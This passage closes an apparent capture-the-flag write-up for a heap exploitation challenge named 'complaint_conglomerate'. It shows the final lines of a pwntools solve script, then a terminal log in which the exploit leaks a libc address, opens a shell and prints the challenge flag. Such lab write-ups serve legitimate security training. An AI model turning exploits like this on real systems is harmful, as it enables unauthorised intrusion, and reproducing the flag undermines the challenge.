io.sendlineafter(b'> ', b'y')
io.sendlineafter(b': ', b'0')

io.interactive()
```

5) Flag



```
└──╼ $ls
complaint_conglomerate  complaint_conglomerate_patched  flag.txt  glibc  solve
.py
┌─[vigneswara㉿htb-fvgnwzktfw]─[~/my_data/challenge]
└──╼ $python3 solve.py
0x7f3a16c1d000
AI is reviewing...
AI has checked it. Unfortunately, your complaint is invalid and has been ignor
ed. Please leave a review!
$ ls
complaint_conglomerate
flag.txt
glibc
$ cat flag.txt
HTB{f1lLiNg_tH3_he4p_t0_cOnSOlIDa73_tH3_be45t_d0n3_r1ght}
$ 
```

```
┌─[vigneswara㉿htb-fvgnwzktfw]─[~/my_data/challenge]
└──╼ $ls
complaint_conglomerate          flag.txt  solve.py
complaint_conglomerate_patched  glibc
┌─[vigneswara㉿htb-fvgnwzktfw]─[~/my_data/challenge]
└──╼ $
```